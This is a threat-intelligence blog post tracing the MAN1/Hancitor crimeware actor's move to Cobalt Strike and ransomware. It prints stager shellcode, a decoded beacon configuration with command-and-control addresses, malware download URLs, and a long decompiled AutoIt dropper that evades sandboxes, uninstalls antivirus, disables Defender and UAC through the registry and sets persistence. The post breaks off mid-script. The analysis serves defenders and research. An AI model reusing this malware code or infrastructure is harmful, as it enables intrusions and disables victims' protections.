MAN1, Moskal, Hancitor and a side of Ransomware

medium.com/walmartglobaltech/man1-moskal-hancitor-and-a-side-of-ransomware-d77b4d991618


Jason Reaves January 10, 2021

Jason Reaves

Jan 10, 2021


.

13 min read



MAN1 AKA Moskalvzapoe AKA TA511 are all names given to a threat actor(TA) that has been active in most major crimeware activities since at least 2014.

Within the last few years most of the major e-crime groups have shifted away from normal banking trojan operations and moved towards ransom and data theft, this transition has proven to be very beneficial for them — even though it is a drastic shift from the older days where locking activities were considered to be low-tier activities and a waste of an infection.



Ransomware payments from FBI, Photo Credit

As more groups began pivoting to enterprise-focused ransomware activities into 2020, it caused a trend where companies began funding these e-crime groups through ransom payments, turning them into criminal organizations with funding that rivals any major security startup. MAN1 is no exception as many researchers started to notice that Hancitor/Chanitor campaigns began leading to CobaltStrike.

In the linked sandbox report from the SANS article we can download and decode the chanitor/hancitor task listed:

```
http://yudiartawan.com/a
```

The file can be decoded by using the first 8 bytes as a XOR key and then LZNT decompressing the result.

After decoding the file we are left with a packed CobaltStrike stager, these stagers are built from CobaltStrike much like the beacon files as both will share the same watermark. After unpacking we can decode the shellcode that will be responsible for downloading the beacon file:

```
\xfc\xe8\x89\x00\x00\x00`\x89\xe51\xd2d\x8bR0\x8bR\x0c\x8bR\x14\x8br(\x0f\xb7J&1\xff1\

\xc1\xcf\r\x01\xc7\xe2\xf0RW\x8bR\x10\x8bB<\x01\xd0\x8b@x\x85\xc0tJ\x01\xd0P\x8bH\x18\

\x01\xd3\xe3<I\x8b4\x8b\x01\xd61\xff1\xc0\xac\xc1\xcf\r\x01\xc78\xe0u\xf4\x03}\xf8;}$u
\x06\x18{\xff\xd5\x85\xc0\x0f\x84\xc3\x01\x00\x001\xff\x85\xf6t\x04\x89\xf9\xeb\th\xaa
<
\x90\x93\x98|\xee\x02g\xc2\xe4\xeej\x90\xa2\xb4\xa7\xc8$\x14\xd3\xfb\x1a\xfc\xdb\x08\x
Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0;
ASU2JS)\r\n\x00\xdd\xe2nU\x0f\x16X[q\xd9e\xb0\x81\xf3k|FQ\xeaM\xa3`\xab\xc2_\x1e\\\x1d

\x00\x00SVh\x12\x96\x89\xe2\xff\xd5\x85\xc0t\xc6\x8b\x07\x01\xc3\x85\xc0u\xe5X\xc3\xe8
```

This stager shellcode will download and detonate the encoded beacon from:

```
31.44.184.125/tYX7
```

The file is also available in the sandbox run and so we can decode the file which has a shellcode wrapper on top and then decode the CobaltStrike beacon configuration.

```
{'PROXY_BEHAVIOR': '2', 'PROTOCOL': '0', 'SPAWNTO_X64':
'%windir%\\sysnative\\rundll32.exe', 'SLEEPTIME': '60000', 'KillDate': '0',
'C2_VERB_GET': 'GET', 'ProcInject_Prepend_x64': '', 'ProcInject_StartRWX': '64',
'DNS_SLEEP': '0', 'ProcInject_Prepend_x86': '', 'ProcInject_MinAllocSize': '0',
'ProcInject_UseRWX': '64', 'MAXGET': '1048576', 'USERAGENT': 'Mozilla/5.0
(compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0; MAGWJS)', 'PORT': '80',
'DNS_IDLE': '0', 'ProcInject_AllocationMethod': '0', 'UsesCookies': '1',
'C2_POSTREQ': "[('_HEADER', 0, 'Content-Type: application/octet-stream'), ('BUILD',
('PARAMETER', 'id'))]", 'WATERMARK': '1873433027', 'textSectEnd': '0', 'PUBKEY':
'30819f300d06092a864886f70d010101050003818d0030818902818100d8c44da76cfed63a526be88bf19
 'SPAWNTO_X86': '%windir%\\syswow64\\rundll32.exe', 'C2_REQUEST': "[('BUILD',
('BASE64', 'HEADER', 'Cookie'))]", 'CRYPTO_sCHEME': '0', 'ITTER': '0', 'C2_RECOVER':
'\x04', 'C2_CHUNK_POST': '0', 'ProcInject_Execute': '\x01\x02\x03\x04', 'PIPENAME':
'', 'C2_VERB_POST': 'POST', 'bStageCleanup': '0', 'SUBMITURI': '/submit.php',
'DOMAINS': '31.44.184.125,/updates.rss', 'bCFGCaution': '0', 'MAXDNS': '255'}
```

The watermark from the beacon also matches the shellcode from the stager executable:

```
'WATERMARK': '1873433027'\xff31.44.184.125\x00o\xaaQ\xc3
```

Watermarks can be pivoted on by abusing the structure of the beacon configuration and known XOR keys, we take the watermark value:

```
o\xaaQ\xc3
```

XOR with 0x69:

```
\x06\xc38\xaa
```


We can find this value in the beacon:

```
>>> a = '\x06\xc38\xaa'>>> data = open('tYX7.decoded', 'rb').read()>>>
data.find(a)202686>>>
data[202650:202700]'ijiy9&:=iiiiiiiiiiiiuikimiiiiiLikim\x06\xc38\xaaiOihikiiiN'
```

Then do a VT content search based on part of the encoded data:

```
content:"{696b696d06c338aa}"
```

Which leads to a bunch of files for pivoting to.



File	Ratio	First sub.	Last sub.	Times sub.	Sources	Size
32aed623ed5e5933b4db6979e75a4ceed33efb40b8cd76f2e4a1f4cbfa55a259168c3ae2baffa4245d32124be93313bd pedll overlay	44 / 70	2020-11-16 09:10:20	2020-11-16 09:10:20	1	1	420.0 KB
c06e3dc2a9aa8c64e68674e786b543d3dbcce49c67ca59e3c75af0c4090adc81d9c19d7c0bc8d2e212fa61d442cd8f17 invalid-rich-pe-checksum pedll	47 / 70	2020-11-19 00:56:27	2020-11-19 00:56:27	1	1	208.5 KB
969760ccc3637c9c538ec4b624c4b310dbb52d1d0a3ccf940f04cf795c48f01500bb8d1b974e1428eaafa1230b4c8304 pedll overlay	47 / 70	2020-11-19 05:09:44	2020-11-19 05:09:44	1	1	420.0 KB
3697ee94b0dabf6efe802052d37943336e2cb80c000da74ad1d7f006ad71363f0147f16f76d16192215681df72e1b440 invalid-rich-pe-checksum pedll	52 / 69	2020-11-09 12:28:39	2020-11-09 12:28:39	1	1	208.5 KB
21a6ec77d5fd29a0b76ab2c384460e0ca574b2f544e74e06fbd0ef6821b4a05f53b31408fb6f3dc6b2f129456f57b3d8 pedll overlay	45 / 70	2020-11-09 15:04:05	2020-11-09 15:04:05	1	1	420.0 KB
ae63cd0a53cbefb25fa2a48194404ba5facd7b8029a9fe9a6ccd36a11577c9e93cbe63e81013b26c4c9aa46fac4af1cb invalid-rich-pe-checksum pedll overlay	48 / 69	2020-11-10 09:47:11	2020-11-10 09:47:11	1	1	206.3 KB
a7b4fa84bd825e4752d1e5be1fc2d87376cded4209511db44a7f66be67a03242da7d81e04912a274acfeea531e457354 invalid-rich-pe-checksum pedll	52 / 67	2020-11-11 17:24:00	2020-11-11 17:24:00	1	1	208.5 KB

If the CS package is shared or leaked however then it can lead you down all sorts of rabbit holes, you can use it find lots of samples and then automate decoding all the config data and compare the beacon config and templating to try to find more related files.

For now I'm interested in a sample that talks to the IP and is packed with the same packer as the previous one:

```
bd3c278309e4fe19f7b424ee0b56a1a2c0bbae3a59882d5b6f171d3ca89f728b
```

Unpacking this file gives us similar shellcode:

```
\xfc\xe8\x89\x00\x00\x00`\x89\xe51\xd2d\x8bR0\x8bR\x0c\x8bR\x14\x8br(\x0f\xb7J&1\xff1\

\xc1\xcf\r\x01\xc7\xe2\xf0RW\x8bR\x10\x8bB<\x01\xd0\x8b@x\x85\xc0tJ\x01\xd0P\x8bH\x18\

\x01\xd3\xe3<I\x8b4\x8b\x01\xd61\xff1\xc0\xac\xc1\xcf\r\x01\xc78\xe0u\xf4\x03}\xf8;}$u
\x06\x18{\xff\xd5\x85\xc0\x0f\x84\xc3\x01\x00\x001\xff\x85\xf6t\x04\x89\xf9\xeb\th\xaa
<
\x90\x93\x98|\xee\x02g\xc2\xe4\xeej\x90\xa2\xb4\xa7\xc8$\x14\xd3\xfb\x1a\xfc\xdb\x08\x
Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0;
ASU2JS)\r\n\x00\xdd\xe2nU\x0f\x16X[q\xd9e\xb0\x81\xf3k|FQ\xeaM\xa3`\xab\xc2_\x1e\\\x1d

\x00\x00SVh\x12\x96\x89\xe2\xff\xd5\x85\xc0t\xc6\x8b\x07\x01\xc3\x85\xc0u\xe5X\xc3\xe8
```

Same watermark, IP address and URI as the previous one but this file has an interesting ITW(In the Wild) record in VirusTotal:

```
http://en.bulgarienview.com/wp-content/themes/twentynineteen/inc/artvnch.exe
```

The filename for artvnch.exe as a CS stager can be seen as a tasking for an Amadey bot in VirusTotal, f3823f8c3d1f3d45e1a9268df5b89f9f60fa02f8ad267e7e6b7cbff74dcaf627.

This Amadey is associated with MAN1, Version 1.43 and C2s:

```
compturot .com/f5lkB/index.phpthaturicia .ru/f5lkB/index.phpcholopethe
.ru/f5lkB/index.php
```

We can actually find a lot of these files with the same names that are CS stagers being downloaded as tasks.

```
be4c49df859762dc2c7d11794f5731dd498698158b11a9ff18b3f91fdc1f591aCS stager downloaded
from:
hxxp://phtmierzwa.]com/plugins/content/apismtp/artifact125.exe655346f41c456cefd9d40c1b
 stager downloaded from:  hxxp://rsmleather.]com/wp-content/plugins/so-widgets-
bundle/artvnch.exe2d038b20eaf05bb8d673542f1dbab6a376abb05bf10d38b04f163cfd6c2a7252 CS
stager downloaded from:
hxxp://fastwaylogistic[.]com/artvnch.exea0f49754f0fe204ad9020c1677f09018d3ab7dd3e45e1b
 stager downloaded from: hxxp://lumispot[.com/wp-content/plugins/nextgen-
gallery/artvnch.exe
```

The actor(s) appear to use multiple IP addresses along this range and a few others, for example:

```
45.142.213.167
```

2020-06-03	8 / 80	http://45.142.213.167/doe_install.exe
2020-06-10	10 / 80	http://45.142.213.167/p2s.exe
2020-06-03	11 / 80	http://45.142.213.167/work.exe
2020-06-03	10 / 80	http://45.142.213.167/artvnch.exe
2020-06-02	7 / 80	http://45.142.213.167/oxf
2019-12-18	2 / 72	http://45.142.213.167:443/imp6
2019-12-15	5 / 72	http://45.142.213.167/reg
2020-02-01	10 / 72	http://45.142.213.167/rdr.reg
2020-01-27	10 / 72	http://45.142.213.167/def.bat

We can see a few things the artvnch.exe name again but also a work.exe file which is a CS stager download beacon from:

```
45.142.213.167/imP6
```

The watermark is also the same as our previously identified CS files. This server is hosting a number of other interesting files:

```
ea93c89dbf63ec462f19f6ac039c0cdf3d283b64eaadd6c38679c9b70710bd71,
doe_install.exe6e4459199d7fbdc4c215e595906e78fdd1c15ad3be6abed6540b80de17b63f3b,oxford
```

ea93c89dbf63ec462f19f6ac039c0cdf3d283b64eaadd6c38679c9b70710bd71

The file doe_install.exe will, according to the cached sandbox report on VirusTotal, talk to another CS server:

```
185.153.196.207
```

This is an autoit compiled script that will eventually detonate two files but also perform some anti checks.

```
$john = "John"$name1 = "Peter Wilson"$name2 = "Acme"$name3 = "BOBSPC"$name4 =
"Johnson"$name5 = "John"$name6 = "John Doe"$name7 = "Rivest"$name8 = "mw"$name9 =
"me"$name10 = "sys"$name11 = "Apiary"$name12 = "STRAZNJICA.GRUBUTT"$name13 =
"Phil"$name14 = "Customer"$name15 = "shimamu"$pcname1 = "RALPHS-PC"$pcname2 = "ABC-
WIN7"$pcname3 = "man-PC"$pcname4 = "luser-PC"$pcname5 = "Klone-PC"$pcname6 = "tpt-
PC"$pcname7 = "BOBSPC"$pcname8 = "WillCarter-PC"$pcname9 = "PETER-PC"$pcname10 =
"David-PC"$pcname11 = "ART-PC"$pcname12 = "TOM-PC"If ProcessExists("frida-winjector-
helper-32.exe") OR ProcessExists("analyzer.exe") Then   ExitEndIf$name =
@UserName$pcname = @ComputerNameIf @ComputerName = "WIN7SP1-SSLCAP" Then
ExitEndIfIf FileExists(@DesktopDir & "\secret.txt") Then        ExitEndIfIf
FileExists(@DesktopDir & "\my.txt") Then        ExitEndIfIf FileExists(@DesktopDir &
"\report.odt") Then     ExitEndIfIf FileExists(@DesktopDir & "\report.rtf") Then
ExitEndIfIf FileExists(@DesktopDir & "\Incidents.pptx") Then    ExitEndIfIf $name =
$name1 Then     ExitEndIfIf $name = $name2 Then ExitEndIfIf $name = $name3 Then
ExitEndIfIf $name = $name4 Then ExitEndIfIf $name = $name5 Then ExitEndIfIf $name =
$name6 Then     ExitEndIfIf $name = $name7 Then ExitEndIfIf $name = $name8 Then
ExitEndIfIf $name = $name9 Then ExitEndIfIf $name = $name10 Then        ExitEndIfIf
$name = $name11 Then    ExitEndIfIf $name = $name12 Then        ExitEndIfIf $name =
$name13 Then    ExitEndIfIf $name = $name14 Then        ExitEndIfIf $name = $name15
Then    ExitEndIfIf $pcname = $pcname1 Then     ExitEndIfIf $pcname = $pcname2 Then
ExitEndIfIf $pcname = $pcname3 Then     ExitEndIfIf $pcname = $pcname4 Then
ExitEndIfIf $pcname = $pcname5 Then     ExitEndIfIf $pcname = $pcname6 Then
ExitEndIfIf $pcname = $pcname7 Then     ExitEndIfIf $pcname = $pcname8 Then
ExitEndIfIf $pcname = $pcname9 Then     ExitEndIfIf $pcname = $pcname10 Then
ExitEndIfIf $pcname = $pcname11 Then    ExitEndIfIf $pcname = $pcname12 Then
ExitEndIfIf ProcessExists("joeboxcontrol.exe") OR ProcessExists("joeboxserver.exe")
Then    ExitEndIfIf @OSVersion = "WIN_XP" Then  ExitEndIfIf
FileExists("C:\ProgramData\Microsoft\Check\Check.txt") Then     Exit
```

Attempts to disable or uninstall security software:

```
If ProcessExists("msseces.exe") Then    $scmd = 'C:\Windows\System32\wbem\wmic.exe
product where name="Microsoft Security Client" call uninstall /nointeractive'   $ipid
= Run(@ComSpec & ' /C "' & $scmd & '"', "", @SW_HIDE)
Sleep(8000)DirCreate("C:\Programdata\install")  DirCreate("C:\Programdata\RunDLL")
DirCreate("C:\Programdata\Microsoft\Intel")
DirCreate("C:\Programdata\System32\logs")
DirCreate("C:\ProgramData\Microsoft\Check")     DirCreate("C:\ProgramData\RealtekHD")
DirCreate("C:\programdata\WindowsTask") DirCreate("C:\programdata\Microsoft\temp")
$logfile = "C:\Programdata\Microsoft\Check\Check.txt"   If NOT FileExists($logfile)
Then _filecreate($logfile)      $pathscript =
"C:\ProgramData\RealtekHD\taskhostw.exe"        $sname = ("Realtek HD Audio")
RegWrite("HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", $sname, "REG_SZ",
$pathscript)    RegWrite("HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList", "John", "REG_DWORD", 0)
RegWrite("HKLM64\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList", "John", "REG_DWORD", 0)
Sleep(100)      RegWrite("HKLM64\SOFTWARE\SOFTWARE\Policies\Microsoft\Windows
Defender", "DisableAntiSpyware", "REG_DWORD", 1)
RegWrite("HKLM\SOFTWARE\SOFTWARE\Policies\Microsoft\Windows Defender",
"DisableAntiSpyware", "REG_DWORD", 1)   Sleep(100)
RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection",
"DisableIOAVProtection", "REG_DWORD", 1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection",
"DisableIOAVProtection", "REG_DWORD", 1)        Sleep(50)
RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection",
"DisableBehaviorMonitoring", "REG_DWORD", 1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection",
"DisableBehaviorMonitoring", "REG_DWORD", 1)    Sleep(50)
RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection",
"DisableOnAccessProtection", "REG_DWORD", 1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection",
"DisableOnAccessProtection", "REG_DWORD", 1)    Sleep(50)
RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection",
"DisableRawWriteNotification", "REG_DWORD", 1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection",
"DisableRawWriteNotification", "REG_DWORD", 1)  Sleep(50)
RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet",
"DisableBlockAltFirstSeen", "REG_DWORD", 1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet",
"DisableBlockAltFirstSeen", "REG_DWORD", 1)     Sleep(100)
RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet",
"LocalSettingOverrideSpynetRepting", "REG_DWORD", 0)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet",
"LocalSettingOverrideSpynetRepting", "REG_DWORD", 0)    Sleep(100)
RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet",
"SumbitSamplesConsent", "REG_DWORD", 2)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet",
"SumbitSamplesConsent", "REG_DWORD", 2) Sleep(100)
RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions",
"Exclusions_Paths", "REG_DWORD", 1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions",
"Exclusions_Paths", "REG_DWORD", 1)     Sleep(100)
RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths",
"C:\Programdata", "REG_SZ", "System")
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths",
```

```
"C:\Programdata", "REG_SZ", "System")   Sleep(50)
RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths",
"C:\Windows\System32", "REG_SZ", "SystemHD")
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths",
"C:\Windows\System32", "REG_SZ", "SystemHD")    Sleep(50)
RegWrite("HKLM64\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System",
"EnableLUA", "REG_DWORD", 0)
RegWrite("HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System",
"EnableLUA", "REG_DWORD", 0)    Sleep(100)
RegWrite("HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System",
"ConsentPromptBehaviorAdmin", "REG_DWORD", 0)
RegWrite("HKLM64\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System",
"ConsentPromptBehaviorAdmin", "REG_DWORD", 0)   Sleep(100)
RegWrite("HKLM64\SOFTWARE\Microsoft\Windows\CurrentVersion\ImmersiveShell",
"UseActionCenterExperience", "REG_DWORD", 0)
RegWrite("HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ImmersiveShell",
"UseActionCenterExperience", "REG_DWORD", 0)
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advance
 "EnableBalloonTips", "REG_DWORD", 0)
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\Windows Error Reporting",
"disable", "REG_DWORD", 1)
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\PushNotification
 "ToastEnabled", "REG_DWORD", 0)        Sleep(100)
RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\Reporting",
"DisableEnhancedNotifications", "REG_DWORD", 1)
RegWrite("HKLM64\SOFTWARE\Policies\Microsoft\Windows Defender\UX Configuration",
"Notification_Suppress", "REG_DWORD", 1)        Sleep(100)
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explore
 "DisallowRun", "REG_DWORD", 1)
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explore
 "1", "REG_SZ", "eav_trial_rus.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explore
 "2", "REG_SZ", "avast_free_antivirus_setup_online.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explore
 "3", "REG_SZ", "eis_trial_rus.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explore
 "4", "REG_SZ", "essf_trial_rus.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explore
 "5", "REG_SZ", "hitmanpro_x64.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explore
 "6", "REG_SZ", "ESETOnlineScanner_UKR.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explore
 "7", "REG_SZ", "ESETOnlineScanner_RUS.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explore
 "8", "REG_SZ", "HitmanPro.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explore
 "9", "REG_SZ", "360TS_Setup_Mini.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explore
